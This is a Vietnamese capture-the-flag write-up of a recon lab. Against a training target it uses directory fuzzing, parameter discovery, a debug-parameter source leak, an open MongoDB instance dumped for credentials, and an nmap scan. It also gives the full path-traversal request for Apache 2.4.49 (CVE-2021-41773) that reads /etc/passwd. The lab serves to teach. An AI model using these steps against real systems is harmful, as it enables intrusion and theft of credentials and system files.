

CBJS Recon Lab


Author: quilyt

Server (Target): 128.199.157.202

05 flags

Dùng ffuf để scan directories

```
(kali㉿kali)-[~]
$ ffuf -w CBJS/tools/common.txt -u http://128.199.157.202/FUZZ
```




```
:: Method      : GET
:: URL         : http://128.199.157.202/FUZZ
:: Wordlist    : FUZZ: CBJS/tools/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500


.hta          [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 120ms]
.htpasswd     [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 406ms]
.htaccess     [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 1858ms]
common       [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 183ms]
index        [Status: 200, Size: 982, Words: 143, Lines: 37, Duration: 98ms]
index.php    [Status: 200, Size: 982, Words: 143, Lines: 37, Duration: 166ms]
login        [Status: 200, Size: 1055, Words: 180, Lines: 40, Duration: 239ms]
logout       [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 200ms]
profile      [Status: 200, Size: 628, Words: 104, Lines: 26, Duration: 79ms]
robots.txt   [Status: 200, Size: 66, Words: 3, Lines: 3, Duration: 72ms]
server-status [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 237ms]
static       [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 66ms]
test        [Status: 200, Size: 593, Words: 183, Lines: 21, Duration: 58ms]
:: Progress: [4712/4712] :: Job [1/1] :: 377 req/sec :: Duration: [0:00:21] :: Errors: 0 ::
```

Truy cập thử các đường dẫn đáng ngờ: robots.txt, test

Ở file **robots.txt**, “/secret_file_that_only_admin_can_use.php” được set rule là “Disallow”, tuy nhiên do lỗi misconfiguration nên user vẫn có thể truy cập được



Truy cập vào đường dẫn trên



Flag 01: **CBJS{794a90_N1ceeeee_recon_crawler}**


Tiếp tục với **test**, cũng dễ dàng để lấy được flag 2



Flag 02: **CBJS{d91931_sometimes_the_developers_forget_their_endpoints}**

Flag 02: **CBJS{d91931_sometimes_the_developers_forget_their_endpoints}**

Đến đây, t sử dụng tool **Arjun** để tiến hành scan parameter



Param **debug** được tìm thấy, sử dụng param debug ta tìm được nội dung của 1 file php như sau

```
← → ↻ ⚠ Not secure | 128.199.157.202/?debug > ☆ ⚙ 🔍 👤 ⋮

<?php
include $_SERVER["DOCUMENT_ROOT"] . '/common/common.php';
if ($_SERVER['SCRIPT_FILENAME'] === __FILE__ && isset($_GET['debug'])) die(highlight_file(__FILE__));

$error = '';
if (isset($_POST['chat'])) {
    $error = $db->addChat($_POST['chat']);
}

$chats = $db->getChats();
foreach ($chats as $key => $row) {
    $chats[$key]->user = $db->getUserFromId($row->user_id);
}

// FLAG=CBSJS{5d991c_h1dden_p4ram_is_hidden_gem}
?>

<!DOCTYPE html>
<html lang="en">

<head>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Social-platform</title>
<link rel="stylesheet" href="/static/css/index.css">
<link rel="stylesheet" href="/static/css/navbar.css">
</head>
```

Trong phần comment của developer có để lại 1 flag

Flag 03: CBSJS{5d991c_h1dden_p4ram_is_hidden_gem}

Chú ý ở dòng đầu tiên của file, dev đã include thêm 1 file php nữa, tiếp tục lần theo để khai thác

```
<?php
include $_SERVER["DOCUMENT_ROOT"] . '/common/common.php';
if ($_SERVER['SCRIPT_FILENAME'] === __FILE__ && isset($_GET['
```

Kết quả trả về

```
← → ↻ ⚠ Not secure | 128.199.157.202/common/common.php/?debug > ☆

<?php
include $_SERVER["DOCUMENT_ROOT"] . '/common/db.php';
if ($_SERVER['SCRIPT_FILENAME'] === __FILE__ && isset($_GET['debug'])) die(highlight_file(__FILE__));
session_start();
?>
1
```

Tiếp tục đi theo đường dẫn /common/db.php

```
← → ↺ ⚠ Not secure | 128.199.157.202/common/db.php/?debug >
<?php
if ($_SERVER['SCRIPT_FILENAME'] === __FILE__ && isset($_GET['debug'])) die(highlight_file(__FILE__));
class DB {
    function __construct() {
        $conn = "mongodb://" . getenv("MONGO_HOSTNAME") . ":27017";
        $this->manager = new MongoDB\Driver\Manager($conn);
    }

    function getChats() {
        $query = new MongoDB\Driver\Query([]);
        $rows = $this->manager->executeQuery(getenv("MONGO_DATABASE") . ".chat", $query);

        $res = array();
        foreach ($rows as $row) {
            array_push($res, $row);
        }
        return $res;
    }

    function addChat($chat) {
        if (!is_string($chat) || strlen($chat) == 0) return "Chat content is invalid";
        $bulk = new MongoDB\Driver\BulkWrite();
        $bulk->insert([
            'user_id' => $_SESSION['user']->_id,
            'content' => $chat,
        ]);
        $this->manager->executeBulkWrite(getenv("MONGO_DATABASE") . ".chat", $bulk);
        return "";
    }
}
```

Đọc source code có thể nhận thấy database mà server này sử dụng là **MongoDB** được chạy trên port **27017**. Tiến hành connect đến database bằng lệnh **mongo mongodb://128.199.157.202:27017**

```
(kali㉿kali)-[~]
└─$ mongo mongodb://128.199.157.202:27017
MongoDB shell version v6.0.1
connecting to: mongodb://128.199.157.202:27017/?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("dacdf38e-3b1e-4ebd-a807-6690f68f12fe") }
MongoDB server version: 4.4.5
WARNING: shell and server versions do not match

=====
Warning: the "mongo" shell has been superseded by "mongosh",
which delivers improved usability and compatibility. The "mongo"
shell has been deprecated and will be removed in
an upcoming release.
For installation instructions, see
https://docs.mongodb.com/mongodb-shell/install/
=====
```

Sử dụng lệnh **show dbs** để check database hiện có

```
> show dbs
admin          0.000GB
config         0.000GB
local          0.000GB
social-platform 0.000GB
```

Truy cập database **social-platform** và dùng lệnh **db.user.find()** để tìm thông tin của các user hiện có trong database này

```
> use social-platform
switched to db social-platform
> db.user.find()
{ "_id" : ObjectId("63ef4a1cef59975ddc6cd970"), "username" : "admin", "password" : "CBJS{fa6d7c_people_usually_f0rget_about_ports}", "bio" : "I am admin" }
{ "_id" : ObjectId("63ef4a1cef59975ddc6cd971"), "username" : "user", "password" : "trollollloll123", "bio" : "Only me and admin can log in and chat with each other haha" }
```

Flag 04: **CBJS{fa6d7c_people_usually_f0rget_about_ports}**

Đến bước này, công cụ **Nmap** sẽ hỗ trợ quá trình scan port để phát hiện ra 1 số services đang chạy trên server

```
(kali㉿kali)-[~]
$ nmap -sV -T4 128.199.157.202
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-17 03:27 EST
Nmap scan report for 128.199.157.202
Host is up (0.060s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.54 ((Debian))
3000/tcp  open  http     Node.js Express framework
8080/tcp  open  http     Apache httpd 2.4.49 ((Unix))
8089/tcp  open  ssl/http Splunkd httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.04 seconds
```

Đáng chú ý ở đây là có 2 version của Apache đang được cùng chạy trên server này:

2.4.54 trên port **80** và **2.4.49** trên port **8080**

Tiến hành khai thác CVE trên version cũ hơn là **2.4.49**, dùng Google để tìm CVE và cách khai thác

Google

apache 2.4.49 exploit

X

Tất cả

Hình ảnh

Video

Mua sắm


Tin tức

Thêm

Công cụ

Khoảng 5.090 kết quả (0,34 giây)

Đang hiển thị kết quả cho **apache 2.4.49 exploit**
Tìm kiếm thay thế cho **apache 2.4.49 exploit**



exploit-db.com · <https://www.exploit-db.com...> · Dịch trang này

Apache HTTP Server 2.4.49 - Path Traversal & Remote Code ...
6 thg 10, 2021 — **Apache** HTTP Server **2.4.49** - Path Traversal & Remote Code Execution (RCE). CVE-2021-41773 . webapps **exploit** for Multiple platform.

Mọi người cũng tìm kiếm

X

cve-2021-41773


Apache http server 2.4 49

cve-2021-42013

Apache 2.4 46 Exploit GitHub

Apache 2.4 38 exploit

Apache 2.4 6 exploit




cvedetails.com · <https://www.cvedetails.co...> · Dịch trang này

Apache Http Server version 2.4.49 : Security vulnerabilities

#	CVE ID	CWE ID	Vulnerability Type...	Publish Date	Update Date	Score	Gai...
1	CVE-2021-42013	22	Exec Code Dir. Tr...	2021-10-07	2022-10-05	7.5	None
2	CVE-2021-41773	22	Exec Code Dir. Tr...	2021-10-05	2022-10-28	4.3	None
3	CVE-2021-41524	476		2021-10-05	2022-10-28	5.0	None

Xem thêm 1 hàng



github.com · <https://github.com > Path-tr...> · Dịch trang này

CVE-2021-42013 Exploit Tool (Apache/2.4.49-2.4.50) - GitHub
A flaw was found in a change made to path normalization in **Apache** HTTP Server **2.4.49**. An attacker could use a path traversal attack to map URLs to files outside ...
Bạn đã truy cập trang này vào ngày 17/02/2023.

Tại version **2.4.49** này, Apache có 2 vulnerabilities rất nghiêm trọng là Path Traversal và Remote Code Execution (RCE)

🚩 CVE-2021-41773 Detail

Description

A flaw was found in a change made to path normalization in Apache HTTP Server 2.4.49. An attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives. If files outside of these directories are not protected by the usual default configuration "require all denied", these requests can succeed. If CGI scripts are also enabled for these aliased pathes, this could allow for remote code execution. This issue is known to be exploited in the wild. This issue only affects Apache 2.4.49 and not earlier versions. The fix in Apache HTTP Server 2.4.50 was found to be incomplete, see CVE-2021-42013.

Lợi dụng **Path Traversal** vulnerability, cho phép user truy cập được ngược lại các thư mục khác thông qua `../..` , sử dụng tool **BurpSuite** để gửi request truy cập và lấy thông tin từ file `/etc/passwd` như sau

```
GET /cgi-bin/../../../../etc/passwd HTTP/1.1
Host: 128.199.157.202:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=afd609dd508a04ee98097b738470a154
Connection: close
```

Ở đây flag cuối cùng đã được lấy ra

```
1 HTTP/1.1 200 OK
2 Date: Fri, 17 Feb 2023 09:09:44 GMT
3 Server: Apache/2.4.49 (Unix)
4 Last-Modified: Thu, 16 Feb 2023 08:37:45 GMT
5 ETag: "3c7-5f4cd1c6b910f"
6 Accept-Ranges: bytes
7 Content-Length: 967
8 Connection: close
9
10 root:x:0:0:root:/root:/bin/bash
11 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
12 bin:x:2:2:bin:/bin:/usr/sbin/nologin
13 sys:x:3:3:sys:/dev:/usr/sbin/nologin
14 sync:x:4:65534:sync:/bin:/bin/sync
15 games:x:5:60:games:/usr/games:/usr/sbin/nologin
16 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
17 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
18 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
19 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
20 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
21 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
22 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
23 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
24 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
25 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
26 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
27 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
28 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
29 CBJS{
   96a7c8_aPaChE_Is_VuLNeRAblE_tOo???
30 }
```

Flag 05: CBJS{96a7c8_aPaChE_Is_VuLNeRAblE_tOo???